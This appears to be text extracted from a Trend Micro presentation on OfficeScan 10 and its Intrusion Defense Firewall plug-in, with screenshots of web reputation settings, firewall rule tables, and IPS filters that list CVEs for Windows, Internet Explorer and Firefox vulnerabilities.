Real-time Scan Settings

Scheduled Scan Settings

Scan Now Settings

Update Asset Sett

Privileges and Other S

=====

Device Control

Spyware/Grayware Approved List

Export Settings

Import Settings

Number of clients: 1

Clients using cloud scan: 1

Clients using standard scan: 0

OfficeScan 10 Web Reputation

Web Reputation SettingsHelp

External Clients Internal Clients

Configure the Web reputation policy for external clients. ⓘ

☒ Enable Web reputation policy
Clients connect to the Trend Micro Web reputation servers to determine if a Web site is safe to access. If connection to the reputation servers require proxy authentication, specify authentication credentials by going to Administration > Proxy Settings > External Proxy tab > Client Connection with Trend Micro Servers.

Security Level

☐ High Blocks pages that are:

- ☒ Verified to be fraudulent or known sources of threats
- ☒ Suspected to be fraudulent or possible sources of threats
- ☒ Associated with spam or possibly compromised
- ☒ Unrated

☒ Medium Blocks pages that are:

- ☒ Verified to be fraudulent or known sources of threats
- ☒ Suspected to be fraudulent or possible sources of threats

☐ Low Blocks pages that are:


- ☒ Verified to be fraudulent or known sources of threats

Use the approved URL list to specify URLs that you consider safe and should not be blocked by OfficeScan. To configure the list, go to Global Client Settings > Web Reputation Approved URL List.


Please use the following link to notify Trend Micro of any URL you think has been misclassified:
> <http://reclassify.wrs.trendmicro.com/wronlinequery.aspx>

OfficeScan 10 Web Reputation

Browser:



Client popup:



- **Windows Server 2008 Support**

- OfficeScan client and OfficeScan management server are fully supported on Windows Server 2008 (excluding server core and Hyper-V for now)
- Windows Server 2008 (Standard, Enterprise, Datacenter and Web Editions), 32-bit and 64-bit versions

- OfficeScan™ provides a revolutionary new defense against threats—both on and off the corporate network—combining world-class anti-malware with innovative in-the-cloud protection from the Trend Micro Smart Protection Network. New File Reputation moves the burden of pattern file management into the cloud, freeing endpoint resources. And Web Reputation protects endpoints by blocking access to malicious sites.
- Available in solution suites, OfficeScan now offers a single solution to protect desktops, laptops, servers, storage appliances, and smartphones. A flexible plug-in architecture, virtualization, and extended platform support ensure better security, lower management costs, and more flexibility to evolve your security.

OfficeScan 10.0 Demo


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Securing Your Web World



OfficeScan Plug-in Architecture

Select the security you want to deploy, when, and where

- Easily add new modules, as needed
 - As soon as new technologies become available
 - At any time your needs change
- Extends your solution lifecycle
- Protects your investment
- No need to rip-and-replace to be protected



OfficeScan Plug-in Architecture

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The screenshot displays the OfficeScan Plug-in Manager web interface. On the left is a navigation sidebar with options like 'Scan Now', 'Update Server Now', 'Summary', 'Security Compliance', and a list of plug-in categories including 'Networked Computers', 'Smart Scan', 'Updates', 'Logs', 'Cisco NAC', 'Notifications', 'Administration', and 'Tools'. The 'Plug-in Manager' section is active, showing a list of installed plug-ins. Three specific plug-ins are highlighted with red circles and labels: 'Anti-malware' (Trend Micro Smart Protection Network), 'HIPS & Vulnerability Shielding' (Intrusion Defense Firewall), and 'Mobile Security' (Trend Micro Mobile Security). Each plug-in entry includes a 'Manage Program' button, the current version number, and an 'Uninstall' button. The interface also includes a top navigation bar with user information and a help link.

OfficeScan™

Current server: **fn-server-01**

root | Log Off | Help

Scan Now

Update Server Now

Summary

Security Compliance

+ Networked Computers

+ Smart Scan

+ Updates

+ Logs

+ Cisco NAC

+ Notifications

+ Administration

+ Tools

Plug-in Manager

Plug-in Manager

Anti-malware

HIPS & Vulnerability Shielding

Mobile Security

MODULAR PLUG-IN ARCHITECTURE

Intrusion Defense Firewall (IDF)

- Designed to protect corporate desktops & laptops
- Implemented as an OfficeScan 8.0 and 10.0 Plug-in
- Consists of two components
 - IDF Manager Plug-in
 - IDF Client Plug-in



TREND
M I C R O™

OfficeScan 8.0/10.0
Intrusion Defense Firewall




Desktop & Laptop Protection



OfficeScan Plug-in

IDF Leverages OfficeScan plug-in architecture

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**Intrusion Defense Firewall
Is deployed on top of
OfficeScan – no reinstall**

OfficeScan 8.0/10.0 Console



- **Enhanced OfficeScan End-point Security**
 - Enhanced firewall capabilities
 - Stateful bi-directional firewall
 - Includes pre-defined Windows security profiles
 - Intrusion Detection and Prevention
 - Protect against both known and unknown attacks
 - Shield systems until they can be patched
 - Detection only / Detection and Prevention
 - Centralized Management
 - Dashboards, logging, reports, threat tracking
 - Deployment, updates, configuration

Enhanced firewall capabilities

Firewall Rules (By Action Type ▾)								
Page 1 of 1								
<div> New ▾ Search ▾ Export... ▾ Help </div>								
Name ▲	Priority	Direction	Frame Type	Protocol	Source IP	Source MAC	Source Port	
Allow (13)								
Allow solicited ICMP replies	0 - Lowest	Incoming	IP	ICMP	Any	Any	N/A	
Allow solicited TCP/UDP replies	0 - Lowest	Incoming	IP	TCP+UDP	Any	Any	Any	
ARP	0 - Lowest	Incoming	ARP	N/A	N/A	Any	N/A	
Domain Client (TCP)	0 - Lowest	Incoming	IP	TCP	Domain Control...	Any	Domain Control...	
IDENT	0 - Lowest	Incoming	IP	TCP	Any	Any	Any	
Intrusion Defense Firewall Server Plug-in	0 - Lowest	Incoming	IP	TCP	Any	Any	Any	
IPsec Authentication	0 - Lowest	Incoming	IP	Other: 51	Any	Any	N/A	
IPsec Encryption	0 - Lowest	Incoming	IP	Other: 50	Any	Any	N/A	
IPsec IKE	0 - Lowest	Incoming	IP	UDP	Any	Any	Any	
OfficeScan Server	0 - Lowest	Incoming	IP	TCP	Any	Any	Any	
Remote Access RPC	0 - Lowest	Incoming	IP	TCP	Any	Any	Any	
Remote Access SSH	0 - Lowest	Incoming	IP	TCP	Any	Any	Any	
Wireless Authentication	0 - Lowest	Incoming	Other: 888E	N/A	N/A	Any	N/A	
Deny (1)								
Deny Spoofed	4 - Highest	Incoming	IP	Any	Ingress Filters ...	Any	N/A	
Force Allow (11)								
DHCP Client	2 - Normal	Incoming	IP	UDP	Any	Any	DHCP Server (67)	
Domain Client (UDP)	2 - Normal	Incoming	IP	UDP	Domain Control...	Any	Domain Control...	
ICMP Echo Request	2 - Normal	Incoming	IP	ICMP	Any	Any	N/A	
NetBios Name Service	2 - Normal	Incoming	IP	UDP	Any	Any	NetBios - ns (137)	
Network Time Protocol	2 - Normal	Incoming	IP	UDP	Any	Any	Any	
OfficeScan Client (Incoming) - Port 60606	4 - Highest	Incoming	IP	TCP	Any	Any	Any	
OfficeScan Client (Outgoing) - Port 60606	4 - Highest	Outgoing	IP	TCP	Any	Any	60606	
Windows File Sharing	2 - Normal	Incoming	IP	TCP+UDP	Any	Any	Any	
WINS	2 - Normal	Incoming	IP	TCP+UDP	Any	Any	Any	
WINS Registration	2 - Normal	Incoming	IP	TCP+UDP	Any	Any	Any	
WINS Replication	2 - Normal	Incoming	IP	TCP+UDP	Any	Any	Any	

Enhanced firewall capabilities

Firewall Rule Properties Options Assigned To

General Information

Name:

Description:

Action: ☐ Disable log

Priority:

Packet direction:

Frame Type: ☐ Not

Protocol: ☐ Not

Packet Source

IP: ☐ Not

MAC: ☐ Not

Port: ☐ Not

Packet Destination

IP: ☐ Not

MAC: ☐ Not

Port: ☐ Not

Specific Flags

☒ Any Flags

☐ URG ☐ ACK ☐ PSH ☐ RST ☐ SYN ☐ FIN ☐ Not

OK Cancel Apply

Port List Properties Assigned To

General Information

Name:

Description:

Port(s): (One port or port range per line)

Supported Formats:

Port:
X Example: 80

Range:
X-Y Example: 20-21

Comments:
Port #Comment Example: 80 #HTTP

OK Cancel Apply

Intrusion Detection and Prevention

IPS Filters (By Issued ▾) Page 1 of 13

New ▾ Search ▾ Export... ▾ Help

Name ▲	Application Type	Priority	Severity	Mode	Type	CVE
March 10, 2009 (27)						
1000341 - Microsoft Windows Server ...	Windows Services RPC Server	2 - Normal	High	Prevent	Vulnerability	CVE-2005-1206
1000343 - Microsoft Windows Plug an...	Windows Services RPC Server	2 - Normal	Critical	Prevent	Vulnerability	CVE-2005-1983
1000391 - Microsoft Windows Plug an...	Windows Services RPC Server	2 - Normal	Medium	Prevent	Vulnerability	CVE-2005-2120
1000813 - MS Windows Messenger Se...	Windows Services RPC Server	2 - Normal	High	Prevent	Vulnerability	CVE-2003-0717
1000972 - Microsoft Windows svcctl C...	Windows Services RPC Server	2 - Normal	Low	Prevent	Vulnerability	N/A
1003249 - MW6 Barcode ActiveX Barc...	Web Client Internet Explorer	2 - Normal	Critical	Prevent	Exploit	CVE-2009-0298
1003267 - Microsoft Internet Explorer...	Web Client Internet Explorer	2 - Normal	High	Prevent	Exploit	CVE-2009-0075
1003273 - Mozilla Firefox JavaScript E...	Web Client Mozilla FireFox	2 - Normal	Critical	Prevent	Exploit	CVE-2009-0353
1003274 - Mozilla Firefox Memory Cor...	Web Client Mozilla FireFox	2 - Normal	Critical	Prevent	Exploit	N/A
1003275 - Easy Grid ActiveX Arbitrary...	Web Client Internet Explorer	2 - Normal	Medium	Prevent	Exploit	N/A
1003276 - Synactis ALL In-The-Box Ac...	Web Client Internet Explorer	2 - Normal	Medium	Prevent	Exploit	N/A
1003277 - Nokia Phoenix Service Soft...	Web Client Internet Explorer	2 - Normal	Medium	Prevent	Exploit	N/A
1003280 - Free Download Manager .t...	Web Client Common	2 - Normal	Critical	Prevent	Exploit	CVE-2009-0184
1003281 - Toshiba Surveillance Surveil...	Web Client Internet Explorer	2 - Normal	Medium	Prevent	Exploit	N/A
1003282 - JamDTA ActiveX Control 'S...	Web Client Internet Explorer	2 - Normal	Medium	Prevent	Exploit	N/A
1003283 - IDAutomation Barcode Acti...	Web Client Internet Explorer	2 - Normal	Medium	Prevent	Exploit	N/A
1003284 - McAfee Viruscan GetUserR...	Web Client Internet Explorer	2 - Normal	Medium	Prevent	Exploit	N/A
1003285 - McAfee Security Center Mc...	Web Client Internet Explorer	2 - Normal	Medium	Prevent	Exploit	N/A
1003287 - LinkedIn Browser Toolbar A...	Web Client Internet Explorer	2 - Normal	Critical	Prevent	Exploit	CVE-2007-3955
1003289 - Apple iTunes/QuickTime Mal...	Web Client Common	2 - Normal	Medium	Prevent	Exploit	N/A
1003291 - Adobe Acrobat And Reader...	Web Client Common	2 - Normal	Critical	Prevent	Vulnerability	CVE-2009-0658
1003292 - Block Conficker.B++ Worm ...	Windows Services RPC Server	2 - Normal	Critical	Prevent	Exploit	CVE-2008-4250
1003293 - Block Conficker.B++ Worm ...	Windows Services RPC Client	2 - Normal	Critical	Prevent	Exploit	CVE-2008-4250
1003300 - FathFTP ActiveX Control 'D...	Web Client Internet Explorer	2 - Normal	Medium	Prevent	Exploit	N/A
1003309 - Microsoft Excel Unspecified...	Microsoft Office	2 - Normal	Medium	Prevent	Exploit	N/A
1003328 - Disallow Intra-Site Automat...	DNS Client	2 - Normal	Medium	Prevent	Smart	CVE-2009-0093
1003329 - DNS Server Response Valid...	DNS Client	2 - Normal	Medium	Prevent	Smart	CVE-2009-0234

Intrusion Detection and Prevention

Smart - One or more known and unknown (zero day) vulnerabilities

Exploit - An exact exploit, usually signature based

Vulnerability - A specific vulnerability for which one or more exploits may exist


IPS Filter Properties | **Vulnerability** | Configuration | Options | Assigned To

Vulnerability Information

LinkedIn Browser Toolbar ActiveX Control Buffer Overflow Vulnerability

Date Reported: July 24, 2007

Type: Input Validation Buffer Overflow

Severity:  (Critical)

Description:
Buffer overflow in the IEToolbar.IEContextMenu.1 ActiveX control in LinkedInIEToolbar.dll in the LinkedIn Toolbar 3.0.2.1098 allows remote attackers to execute arbitrary code via a long second argument (varBrowser argument) to the search method.

Solution:
Apply this filter.

External References:
[CVE 2007-3955](#)
[Secunia 26181](#)
[Bugtraq 25032](#)

Vulnerable Software and Versions:
Microsoft IE Toolbar 3.0.2.1098

OK Cancel Apply


IPS Filter Properties | **Vulnerability** | Configuration | Options | Assigned To

Vulnerability Information

Mozilla Firefox JavaScript Engine Memory Corruption Denial Of Service

Date Reported: February 4, 2009

Type: Other

Severity:  (Critical)

Description:
Unspecified vulnerability in Mozilla Firefox 3.x before 3.0.6, Thunderbird before 2.0.0.21, and SeaMonkey before 1.1.15 allows remote attackers to cause a denial of service (memory corruption and application crash) or possibly execute arbitrary code via vectors related to the JavaScript engine.


Solution:
Apply this filter.

External References:
[CVE 2009-0353](#)
[Bugtraq 33598](#)
[Secunia 33816](#)
[Secunia 33809](#)
[Secunia 33808](#)
[Secunia 33799](#)
[Secunia 33869](#)
[Secunia 33846](#)
[Secunia 33841](#)

OK Cancel Apply

Blended Protection

Trend Micro
Securing Your Web World



Centralized Management

Trend Micro
Securing Your Web World

TREND MICRO™ OfficeScan™

Scan Now | Update Server Now

Summary

- Networked Computers
- Updates
- Logs
- Cisco NAC
- Notifications
- Administration
- Tools

Plug-in Manager

Dashboard

- Monitoring
 - Computers
 - Idf-laptops
 - Tm-laptops
 - Tm-servers
 - Workgroup
 - Security Profiles
 - Firewall Rules
 - Stateful Configurations
 - IPS Filters
- Components
 - Application Types
 - IP Lists
 - MAC Lists
 - Port Lists
- Schedules
- System
 - Alert Configuration
 - Scheduled Tasks
 - Settings
 - Updates
 - Product License

Dashboard (24 Hour View)

Computer: All Computers

Alert Status

Current Alerts: Critical: 0 Warning: 1

Latest Alerts: Ago Recommendation - F... Februar...

Computer Status

Computer State:

- Critical: 0
- Warning: 0
- Managed: 1
- Locked: 0
- Unmanaged: 7

Alert History

Alerts

Hour

Alert Severity: Critical Warning

System Event History

Events

Hour

Event Type: Error Warning Info

Firewall Activity (Prevented)

Top Reasons For Prevented Packets:

- Out Of Connection 139 ▲
- Dropped Retransmit 25 ▲
- Out Of Allowed Policy 9 ▲
- Maximum ACK Retransmit 1 ▲

Firewall Computer Activity (Preve...)

Top Computers for Prevented Firewall Events:

- FN-VEEPEE-02 174 ▲

Intrusion Defense Firewall 1.1

- As a plug-in for OfficeScan 8.0/10.0, Intrusion Defense Firewall provides earlier, stronger endpoint protection by supplementing highly effective OfficeScan client-level security with network-level Host Intrusion Prevention System (HIPS).
- A high-performance, deep-packet inspection engine monitors incoming and outgoing traffic for network protocol deviations, suspicious content that signals an attack, or security policy violations. Intrusion Defense Firewall shields vulnerabilities from being exploited before patches can be deployed to business-critical and hard-to-patch systems.
- Together with Intrusion Defense Firewall, OfficeScan provides one of the industry's most secure platforms for protecting end users, whether they are on the network, mobile, or remote.

Intrusion Defense Firewall 1.1 (Plug-in) Demo

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Trend Micro Mobile Security 5.1


• Trend Micro
